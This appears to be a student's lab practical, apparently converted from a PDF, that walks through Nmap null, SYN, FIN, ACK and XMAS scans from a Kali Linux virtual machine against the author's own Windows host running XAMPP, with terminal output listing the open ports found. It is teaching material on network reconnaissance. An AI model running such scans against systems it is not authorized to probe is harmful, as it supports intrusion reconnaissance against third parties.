
Steps :

Step 1: Check Ip Address of Widows Host Machine .



Example : Here the ip address is **192.168.56.1**


Step 2: Open Xamp Server and open some of the services for example mysql,apache,filezila etc.



Step 3 : Go to Kali-Linux and Run Nmap Commands ..


1. For null sacn -> $ **nmap -sN -v 192.168.56.1**

Output :




2. For Synchronise Scan -> **nmap -sS -v 192.168.56.1**

Output :


kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
ksp@kali: ~
08:57 PM
75%
ksp@kali: ~
File Actions Edit View Help
Discovered open port 8080/tcp on 192.168.56.1
Discovered open port 143/tcp on 192.168.56.1
Discovered open port 25/tcp on 192.168.56.1
Discovered open port 808/tcp on 192.168.56.1
Discovered open port 106/tcp on 192.168.56.1
Discovered open port 79/tcp on 192.168.56.1
Completed SYN Stealth Scan at 20:54, 4.64s elapsed (1000 total ports)
Nmap scan report for 192.168.56.1
Host is up (0.0060s latency).
Not shown: 986 filtered ports
PORT STATE SERVICE
21/tcp open ftp
25/tcp open smtp
79/tcp open finger
80/tcp open http
106/tcp open pop3pw
110/tcp open pop3
135/tcp open msrpc
139/tcp open netbios-ssn
143/tcp open imap
443/tcp open https
445/tcp open microsoft-ds
808/tcp open ccproxy-http
3306/tcp open mysql
8080/tcp open http-proxy
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.04 seconds
Raw packets sent: 1992 (87.616KB) | Rcvd: 643 (25.780KB)
ksp@kali:~$


Step 3 : For FIN Scan -> $ **nmap -sF -v 192.168.56.1**

Output :




Step 4 : For ACK Scan -> $ **nmap -sA -v 192.168.56.1**

Output:


ksp@kali: ~
09:04 PM
72%
ksp@kali: ~
File Actions Edit View Help
Completed Parallel DNS resolution of 1 host. at 21:00, 0.01s elapsed
Initiating FIN Scan at 21:00
Scanning 192.168.56.1 [1000 ports]
Completed FIN Scan at 21:00, 0.21s elapsed (1000 total ports)
Nmap scan report for 192.168.56.1
Host is up (0.00053s latency).
All 1000 scanned ports on 192.168.56.1 are closed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds
Raw packets sent: 1004 (40.152KB) | Rcvd: 1001 (40.040KB)
ksp@kali:~$ sudo nmap -sA -v 192.168.56.1
Starting Nmap 7.80 (https://nmap.org) at 2021-04-16 21:01 IST
Initiating Ping Scan at 21:01
Scanning 192.168.56.1 [4 ports]
Completed Ping Scan at 21:01, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:01
Completed Parallel DNS resolution of 1 host. at 21:01, 0.10s elapsed
Initiating ACK Scan at 21:01
Scanning 192.168.56.1 [1000 ports]
Completed ACK Scan at 21:01, 0.20s elapsed (1000 total ports)
Nmap scan report for 192.168.56.1
Host is up (0.0012s latency).
All 1000 scanned ports on 192.168.56.1 are unfiltered
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds
Raw packets sent: 1004 (40.152KB) | Rcvd: 1001 (40.040KB)
ksp@kali:~$ sudo nmap -sX -v 192.168.56.1
Starting Nmap 7.80 (https://nmap.org) at 2021-04-16 21:02 IST
Initiating Ping Scan at 21:02

Step 5 : For XMAS Scan -> $ **nmap -sX -v 192.168.56.1**

Output:




Practical No : 03 (A)


Aim : Run and analyse the output of following commands in Linux

(A) Ifconfig
(B) Ping
(C) Netstat
(D) Traceroute

